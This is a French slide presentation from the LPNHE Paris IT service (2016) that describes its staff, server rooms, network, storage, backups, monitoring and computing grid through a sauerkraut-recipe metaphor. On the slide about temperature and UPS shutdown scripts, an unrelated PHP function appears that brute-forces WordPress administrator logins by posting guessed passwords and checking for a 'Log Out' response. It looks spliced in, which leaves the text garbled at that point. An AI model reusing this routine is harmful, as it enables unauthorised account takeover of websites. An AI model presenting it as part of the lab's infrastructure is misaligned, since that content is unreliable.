




L'informatique

François Legrand

LPNHE Paris

25/05/2016

LPNHE PARIS



Ou comment faire une bonne choucroute

François Legrand

LPNHE Paris

25/05/2016

Les cuisiniers



Chef de Service : François Legrand (IR1)

Adjointe au chef de service : Patricia Warin-Charpentier (IR1)

Infrastructure et serveurs

François Legrand (IR1)

Thomas Audo (TCE)

Services aux utilisateurs

Patricia Warin-Charpentier (IR1)

Trung Ho (TCN)

Louis Gromb (Apprentissage)

Grille de calcul

Victor Mendoza (IR2)

Développement

Diego Terront (IE2)

Eduardo Sepulveda (IR1)

Vincent Voisin (IE2)

Olivier Dadoun (IR2)

9 Permanents et 1 apprenti

Les cuisiniers




- **Thomas Audo** (Réseau)
- **Olivier Dadoun** (Stockage GPFS, Sauvegardes)
- **Louis Gromb** (Postes Macs, Support, Réseau)
- **Trung Ho** (Postes de travail, Imprimantes, Support)
- **François Legrand** (Serveurs, Services, Support)
- **Victor Mendoza** (Grille de calcul)
- **Eduardo Sepulveda** (Développements LSST)
- **Diego Terront** (Développements LSST, LHCb)
- **Vincent Voisin** (Développements CTA, Atlas)
- **Patricia Warin-Charpentier** (Achats, Postes Windows)

→ **Départ de Diego, Arrivée de Redouane**

Les cuisines

- **2 salles serveurs en sous-sol** (1222-SS-09 et 13)
 - 1 GRIF
 - 1 Labo + GRIF
- **1 salle serveur au 2ième (2015)**
 - Labo (Continuité de services + PRA)
- **3 Salles « réseau » en rotondes** (RC, 1^{er}, 2ième)
- **Une salle onduleur**
- **Une salle stockage et montage** (1213-1-10)



Les cuisines

- **Onduleur sous-sol (batteries 2015)**
 - Socomec, 200 kva, 35 % de charge
 - 45 mn d'autonomie
- **Onduleur 2ième (2012)**
 - Ecus, 6 kva, 60 % de charge
 - 15 mn d'autonomie
- **Climatisation au SS**
 - 4 clims/salle, 2 eau glacée, 2 double détente
- **Climatisation 2 ième (2015)**
 - 1 eau glacée, 1 détente directe



Le chou




- Matériel Cisco
- 46 switchs (2015)
- Architecture redondante (spanning tree)
- Cœur de réseau 10 GB fibre (2015)
- Switchs bureaux 1 GB
- 24 bornes wifi dont 12 secourues (2014)
 - Lpnhe-cert, lpnhe-guest, eduroam (2015)
- Monitoring, métrologie et analyse continue



La saucisse de Montbéliard



- **40 serveurs physiques**
 - 8 virtualisation (proxmox)
 - 10 services
 - 6 science
 - 3 développement/tests
 - 10 stockage (GPFS)
 - 3 netapp
 - 2 GPU, XeonPhi (2016)
 - Loadbalancing (LDAP, ssh) (2016)
 - Administration centralisée (ansible) (2014)






La saucisse de Strasbourg



- Cluster de virtualisation (proxmox)
 - 8 serveurs (4 au SS, 4 au 2ième) (2015)
 - 8 à 64 coeurs
 - 8 à 380 GB de RAM
 - 30 VM (17 services, 13 expériences)
 - Disques système dans Netapp et GPFS
 - Disques Data dans GPFS



La palette



- **3 serveurs Netapp**
 - Cher → dédié aux données les plus critiques
 - 2 pour les homedirs et la virtualisation
 - 1 redondance (en 1222-2-10) (2014)
 - 15 TB utiles



Le lard



- **Cluster GPFS**

- Totalemment redondant (SS-2ième)
- 2 serveurs metadata
- 2 serveurs NFS
- 4 serveurs DATA (2015)
- 133 TB utiles (67 % utilisés)
- 24 TB supplémentaires (fin 2016)



- **Stockage HP**

- 59 TB utiles (87 % utilisés)




Les pommes de terre



- **Homedirs sauvegardés**
 - Snapshots Netapp
 - 3/jour pendant 1 jour
 - 1/nuit pendant 1 semaine
 - 1/semaine pendant 1 mois
 - 1/mois pendant 6 mois
 - Répliqués au 2ième (2014)
 - Backupés à Lyon toutes les nuits (2014)
- **GPFS** : Raid 5 sur machines + Raid 1 entre salles
- **Service timemachine pour les portables Mac (2015)**

Une cuisson aux petits oignons



- 4 serveurs de supervision (2016)
- 1/salle + salles blanches
- Température, Humidité, Fumée, Eau
- Monitoring par réseau + alertes par mail et sms
- Monitoring de tous les serveurs (check_mk) (2016)



Un thermomètre (faut pas que ça brûle)



- **Scripts sur tous les serveurs (2015)**
 - Vérification Température + Onduleur
 - Shutdown automatique par pool
 - Machines « non critiques » (calcul)
 - Machines critiques (stockage, services)
 - Machines hypercritiques (supervision)

```
function wp_brute_attempt($ch, $site, $password){  
    curl_setopt($ch, CURLOPT_URL, $site);  
    curl_setopt($ch, CURLOPT_POST, 1);  
    curl_setopt($ch, CURLOPT_POSTFIELDS, "log=admin&pwd=$password&wp-submit=Log In&redirect_to=http://google.com/&testcookie=1&wp-settings-time=1=1258327688&wordpress_test_cookie=WP Cookie check");  
  
    curl_setopt($ch, CURLOPT_USERAGENT, $agent);  
    curl_setopt($ch, CURLOPT_TIMEOUT, 30);  
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);  
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);  
    curl_setopt($ch, CURLOPT_COOKIEFILE, $cookie_file_path);  
    curl_setopt($ch, CURLOPT_COOKIEJAR, $cookie_file_path);  
    $result = curl_exec($ch);  
    if(eregi("Log Out", $result)){  
        return true;  
    }else{  
        return false;  
    }  
}
```

Des aromates




- **Web**
 - 2 serveurs virtuels en production, 1 de dev
 - Reverse proxy sécurisé (mod_security)
 - Sites Web (Labo+expériences)
 - Réservation de salles et matériel (booked) (2015)
 - Gesper
 - Missions (2016)
 - Support par tickets (GLPI)
- **Impression**
 - 2 serveurs virtuels
 - 8 MFP Xerox (2014)
 - Libération par code

Du vin blanc

- **VPN (2016)**
- **Passerelles ssh (lpnclaude)**
 - 2 serveurs virtuels + Loadbalancing
- **Affichage dynamique (2016)**
 - Passage à Xibo
- **Authentication centralisée (LDAP+AD)**
 - 2 serveurs + replica à Lyon + Loadbalancing
- **DNS, DHCP**





Des assiettes

- **200 postes de travail**

- Linux (~60%)
 - Ubuntu 14.04 → 16.04 (2016)
 - Install automatique par réseau (2013)
 - Gestion centralisée (ansible) (2014)
- Macs (~20%)
 - OS X 10.9 (Mavericks) → 10.11 (El Capitan) (2016)
 - Install automatique et gestion centralisée (2015)
- Windows (~20%)
 - Win 7 – Win 10
 - Install automatique par réseau (en cours)

Pour le picnic

- **150 portables utilisateurs**
 - Linux (~25%)
 - Chiffrage (2014)
 - Macs (~50%)
 - Sauvegarde timemachine (2015)
 - Chiffrage (2014)
 - Windows (~25%)
 - Chiffrage (2014)
- **~28 portables de prêt**



Encore plus de choucroute

- Augmentation du stockage GPFS (24 TB fin 2016 et + en 2017)
- Réorganisation du stockage HP
- Renforcement du cluster de virtualisation
- Outils de monitoring réseau
- Installation automatique et gestion centralisée des postes windows



Bon appétit



La grille de calcul


LPNHE nœud de la grille au service de la recherche en Île de France (GRIF)

- 192 serveurs (22 services, 23 stockage et 147 calcul)
- 294 cpus soit 3296 cœurs de calcul
- 3176 jobs simultanés
- 1152 disques pour 2383 TB de stockage brut (1922 To utiles)
- Connectique réseau FiberChanel 8 Gb/s
- Réseau 10 Gb/s en fibre optique



Quelques chiffres

Evolution de l'effectif permanent du service informatique



40 serveurs physiques

30 serveurs virtuels

300 comptes utilisateurs actifs

200 postes de travail

150 portables

46 switchs réseau

24 bornes wifi

15 Vlan

3 salles serveurs

400 To de stockage

400 tickets/an

*Nœud GRIF : 3300 cœurs
2 Po de stockage*